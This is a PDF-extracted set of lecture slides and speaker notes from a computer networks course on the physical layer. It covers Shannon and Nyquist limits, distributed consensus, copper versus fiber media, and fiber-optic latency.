


**Figure 1-22.** The TCP/IP model with some protocols we will study.

In Project 1, you are using TCP

Computer Networks - T-409-TSAM The Physical Layer  
└ Network Layer Models

2021-08-25



1. Some examples of the protocol stack

## Information Theory Overview

2021-08-25

Information Theory Overview

# Information Theory

- Study of the quantification, storage and communication of information
- How do we know a signal isn't random noise?
- How do separate noise from signal?
- How do we efficiently transmit and receive information?
  - Encoding/Decoding
  - Detecting and correcting transmission errors
- What is the maximum amount of information we can transmit/receive?
- How much information do we need to describe a system?

## Computer Networks - T-409-TSAM The Physical Layer

### Information Theory Overview

2021-08-25


### Information Theory

1. Although this is all handled for us as software engineers, it is generally applicable, and thus extremely useful to know.

- Study of the quantification, storage and communication of information
- How do we know a signal isn't random noise?
- How do separate noise from signal?
- How do we efficiently transmit and receive information?
  - Encoding/Decoding
  - Detecting and correcting transmission errors
- What is the maximum amount of information we can transmit/receive?
- How much information do we need to describe a system?

# Long Distance Communication


- Electronics uses modulation to send a signal over wire (and radio)
  - Amplitude Modulation
  - Frequency Modulation
- Over distance, signal becomes distorted
  - Signals attenuates (get quieter) over long distance
  - Noise is introduced by transmission/reception
  - Amplification also amplifies noise until noise dominates
  - ⇒ Signal to Noise (SNR) ratio



2021-08-25

## └─Long Distance Communication

1. Telephony had to solve the problem of how to send voice signals long distance, data had to solve the problem of how to send data without error (humans can naturally reconstruct noisy signals up to a point.)
2. Re-amplification of a attenuating signal works, up until noise dominates - before that, it's possible to regenerate the signal and retransmit.



# Information

- A Mathematical Theory of Communication, Claude E. Shannon  
1948
  - Defined essence of a communication system.
  - Determined mathematical limits on the amount of information a given channel could carry
  - Included concepts of noisy (error prone) channels
- Built on earlier work in 1924 by Nyquist on reconstructing sampled signals
- Nyquist Limit: minimum number of samples needed to reconstruct a signal
- $2 * \text{Bandwidth Hz}$  (cycles per second)

2021-08-25

1. Shannon's paper: <http://www.math.harvard.edu/~ctm/home/text/others/shannon/entropy/entropy.pdf>

- A Mathematical Theory of Communication, Claude E. Shannon 1948
  - Defined essence of a communication system.
  - Determined mathematical limits on the amount of information a given channel could carry
  - Included concepts of noisy (error prone) channels
- Built on earlier work in 1924 by Nyquist on reconstructing sampled signals
- Nyquist Limit: minimum number of samples needed to reconstruct a signal
- $2 * \text{Bandwidth Hz}$  (cycles per second)

# Nyquist Limit


- Nyquist limit applies generally to any oscillating signal/system
  - Must have 2 full cycles to be able to accurately reconstruct
  - i.e. Range of human hearing is 20Hz to 20kHz
  - CD's are sampled at 44100 samples per second
- Nyquist rate:
  - Upper bound on the symbol rate across a bandwidth limited channel
  - i.e. maximum possible transmission rate

2021-08-25

1. The applicability to any oscillating signal makes Nyquist generally very useful.

- Nyquist limit applies generally to any oscillating signal/system
  - Must have 2 full cycles to be able to accurately reconstruct
  - i.e. Range of human hearing is 20Hz to 20kHz
  - CD's are sampled at 44100 samples per second
- Nyquist rate:
  - Upper bound on the symbol rate across a bandwidth limited channel
  - i.e. maximum possible transmission rate


## Example of Aliasing



Computer Networks - T-409-TSAM The Physical Layer  
└─Information Theory Overview

2021-08-25

└─Example of Aliasing



## Key concepts: Fisher Consensus

*"It is impossible to guarantee that any asynchronously connected set of nodes (computers), can ever agree on even a single bit value."*

Impossibility of Distributed Consensus with One Faulty Process, 1985

Michael J. Fisher, Nancy A. Lynch, Michael S. Paterson

<https://groups.csail.mit.edu/tds/papers/Lynch/jacm85.pdf>

## Computer Networks - T-409-TSAM The Physical Layer

### Information Theory Overview

2021-08-25

#### Key concepts: Fisher Consensus

1. Can't solve it, have to either work around it, or live with it
2. Synchronize - i.e. have a single point of failure
3. live with it, catch errors when they happen
4. For many applications, as long as you're aware of Fisher, it's not an issue.
5. Note the tendency to drive distributed programmers mad...

\*It is impossible to guarantee that any asynchronously connected set of nodes (computers), can ever agree on even a single bit value.\*  
Impossibility of Distributed Consensus with One Faulty Process, 1985  
Michael J. Fisher, Nancy A. Lynch, Michael S. Paterson  
<https://groups.csail.mit.edu/tds/papers/Lynch/jacm85.pdf>

# Key Concepts

- The unit of information is a bit
- Information is a measure of *different* data
  - Send 100 people the same message = 1 piece of information
  - ditto = 100 pieces
  - eg. Broadcast Television/Radio
    - Good: everybody listening is synchronised
    - Bad: huge drop in the potential information shared
- Bandwidth is either:
  - Signal Processing:
    - The difference between the highest and lowest frequency in a signal (Hertz)
  - Data Communications:
    - Maximum rate of data transfer across a given path (bits/sec)

# Computer Networks - T-409-TSAM The Physical Layer

## Information Theory Overview

2021-08-25

### Key Concepts

1. Synchronising, in networking terms, is expensive - it costs information capacity, and often compute time, as processes/machines have to wait for everything to report in.

- The unit of information is a bit
- Information is a measure of different data
  - Send 100 people the same message = 1 piece of information
  - ditto = 100 pieces
  - eg. Broadcast Television/Radio
    - Good: everybody listening is synchronised
    - Bad: huge drop in the potential information shared
- Bandwidth is either:
  - Signal Processing:
    - The difference between the highest and lowest frequency in a signal (Hertz)
  - Data Communications:
    - Maximum rate of data transfer across a given path (bits/sec)

# Shannon Limit on Information in a single channel

$$C = B * \log_2\left(1 + \frac{S}{N}\right)$$

- C = Maximum Channel Capacity
- B = Bandwidth in Hz
- S = Signal power over bandwidth (Watts)
- N = average power of the noise

## Computer Networks - T-409-TSAM The Physical Layer

### Information Theory Overview

2021-08-25

#### Shannon Limit on Information in a single channel

1. Key point: C depends on bandwidth (Hz), so it depends on the maximum frequency that can be used on a given medium, and on the energy required to transmit that signal. Hence the domination of fibre (@light frequencies) over copper.
2. Also - in a given medium, lower frequencies propagate further and require less energy than higher ones.

$C = B * \log_2\left(1 + \frac{S}{N}\right)$	C = Maximum Channel Capacity
B = Bandwidth in Hz	B = Bandwidth in Hz
S = Signal power over bandwidth (Watts)	S = Signal power over bandwidth (Watts)
N = average power of the noise	N = average power of the noise

## But it's not quite that simple

- Assume we have a carrier pigeon:

- RFC 1149 Transmission of IP Datagrams on Avian Carriers
- "High delay, low throughput, low altitude service"
- MTU - Message Transfer Unit - 1 small piece of paper
- Suppose I send the name and author of a book?
- How about the name of a movie? A WWW page?
  - this is a form of 'store and forward'

## Computer Networks - T-409-TSAM The Physical Layer

### Information Theory Overview


2021-08-25

└ But it's not quite that simple

#### 1. RFC 1149 <https://tools.ietf.org/html/rfc1149> 1.4.1990

- Assume we have a carrier pigeon:
  - RFC 1149 Transmission of IP Datagrams on Avian Carriers
  - "High delay, low throughput, low altitude service"
  - MTU - Message Transfer Unit - 1 small piece of paper
  - Suppose I send the name and author of a book?
  - How about the name of a movie? A WWW page?
    - this is a form of 'store and forward'

## Web Caching (Akamai, Limelight, Cotendo, etc.)



2021-08-25

## Web Caching (Akamai, Limelight, Cotendo, etc.)

### 1. Dynamic Site Acceleration



## Physical Layer

Physical Layer

2021-08-25

# Physical Layer - Properties of Media

## ■ In Summary:

- Copper Drops
- Glass Breaks
- Wireless Blocks
- ... and satellites have really long delays

Computer Networks - T-409-TSAM The Physical Layer  
└ Physical Layer

2021-08-25

└ Physical Layer - Properties of Media

- In Summary:
  - Copper Drops
  - Glass Breaks
  - Wireless Blocks
  - ... and satellites have really long delays

1. "Last mile" is the majority of all costs in a network

# Copper

- Copper (wire) transmission dominated early networking
  - Dedicated links for data communication
  - or carried over phone lines (modems)
- Both had relatively low capacity, and a lot of errors
- The network was the bottleneck
- Consequently network transmission protocols:
  - Favoured computational solutions over transmission solutions
  - i.e. error detection and correction over re-transmission
  - Everything possible was done to preserve bandwidth
  - This heritage still influences protocols
- Today we have a split between fiber (practically error free) and wireless (high errors rates)
- Copper still in wide use in the many countries less advanced than Iceland

Computer Networks - T-409-TSAM The Physical Layer  
└ Physical Layer


2021-08-25

└ Copper


- Copper (wire) transmission dominated early networking
  - Dedicated links for data communication
  - or carried over phone lines (modems)
- Both had relatively low capacity, and a lot of errors
- The network was the bottleneck
- Consequently network transmission protocols:
  - Favoured computational solutions over transmission solutions
    - i.e. error detection and correction over re-transmission
    - Everything possible was done to preserve bandwidth
  - This heritage still influences protocols
- Today we have a split between fiber (practically error free) and wireless (high errors rates)
- Copper still in wide use in the many countries less advanced than Iceland

# Copper Issues - Cross-Talk

## Transmission In "Ideal" Environment Without Noise




## Impact of EMI and Crosstalk (without mitigation and cancellation)



Computer Networks - T-409-TSAM The Physical Layer  
└ Physical Layer


2021-08-25

└ Copper Issues - Cross-Talk



# Copper

- Limited length (depending on protocol/cable type)
- $\approx 100\text{m}$
- Requires repeaters
- High error rate (compared to fiber)
- Significantly cheaper



# Fiber-Optic Networking

- Maximum communication links:

1992 Telephone T3 45Mbps

2018 NICT and Fujikura Ltd. 159 Tb/s (April)  
3.5 million times faster  
...and much longer range


- At the same time, error rate went from  $10^{-5}$ /bit to almost 0

2021-08-25

└ Fiber-Optic Networking


- Maximum communication links:
  - 1992 Telephone T3 45Mbps
  - 2018 NICT and Fujikura Ltd. 159 Tb/s (April)  
3.5 million times faster  
...and much longer range
- At the same time, error rate went from  $10^{-5}$ /bit to almost 0

1. If we were designing the lower level protocol stacks today, with fibre only in mind, we would do it differently.

**FIBER-OPTIC COMMUNICATIONS****UPC**

Computer Networks - T-409-TSAM The Physical Layer  
└ Physical Layer

2021-08-25



1. Notice, log scale, and its still a curve

## What does 10 Gb/s mean ?

Encyclopedia Britannica



32 volumes

44 million words

24,000 photos

NYC



**10 Gb**

BCN



**1 sec**

**10 Gb/s**

Computer Networks - T-409-TSAM The Physical Layer  
└ Physical Layer

2021-08-25

- Granted, if you're trying to shoot somebody on an online game, 1s is an unacceptable amount of latency.

FIBER-OPTIC COMMUNICATIONS

What does 10 Gb/s mean?

Encyclopedia Britannica

32 volumes  
44 million words  
24,000 photos


NYC

BCN

1 sec

10 Gb


10 Gb/s



## Fiber-Optic Cables


2021-08-25

Fiber-Optic Cables




Computer Networks - T-409-TSAM The Physical Layer  
└ Fiber-Optic Cables

2021-08-25




## Electromagnetic Spectrum



Computer Networks - T-409-TSAM The Physical Layer  
└ Fiber-Optic Cables

2021-08-25



1. Haven't fundamentally changed how we transmit data using waves, simply using a much higher frequency / smaller wavelength.

# Fiber-Optic Latency

- The speed of light in a vacuum is 299,792,458 m/s ( $3.34\mu\text{s}/\text{km}$ )
- In a fiber-optic cable the light is moving through a glass core
- Actual speed in fiber-optic cable depends on:
  - Refractive index of glass core
  - Wavelength of light being used
- For most applications:

$$\text{Speed of light in the cable (latency)} = \frac{\text{Speed of Light}}{\text{Refractive Index of cable}}$$

## Computer Networks - T-409-TSAM The Physical Layer

- └ Fiber-Optic Cables

2021-08-25

### └ Fiber-Optic Latency

- The speed of light in a vacuum is 299,792,458 m/s ( $3.34\mu\text{s}/\text{km}$ )
- In a fiber-optic cable the light is moving through a glass core
- Actual speed in fiber-optic cable depends on:
  - Refractive index of glass core
  - Wavelength of light being used
- For most applications:
  - Speed of light in the cable (latency) =  $\frac{\text{Speed of Light}}{\text{Refractive Index of cable}}$


1. The kind of application that does care about exact calculations is typically fairly specialised, high frequency trading is probably the example that has done the most to drive work in this area.

## Hollow Core Fibers

### Researchers create fiber network that operates at 99.7% speed of light, smashes speed and latency records

By Sebastian Anthony on March 25, 2013 at 9:15 am | [58 Comments](#)

     2.7K SHARES



Researchers at the University of Southampton in England have produced optical fibers that can transfer data at 99.7% of the universe's speed limit: The speed of light. The researchers have used these new optical fibers to transfer data at 73.7 terabits per second — roughly 10 terabytes per second, and some 1,000 times faster than today's

## Computer Networks - T-409-TSAM The Physical Layer

### Fiber-Optic Cables

2021-08-25

#### Hollow Core Fibers

**Hollow Core Fibers**

Researchers create fiber network that operates at 99.7% speed of light, smashes speed and latency records

By Sebastian Anthony on March 25, 2013 at 9:15 am | [58 Comments](#)

     2.7K SHARES



A close-up photograph of a bundle of optical fibers. The fibers are thin, translucent rods that glow with various colors (blue, green, red, yellow) at their tips, creating a vibrant, starburst-like effect against a dark background. The fibers are bundled together, showing the internal structure and the points where light is emitted.

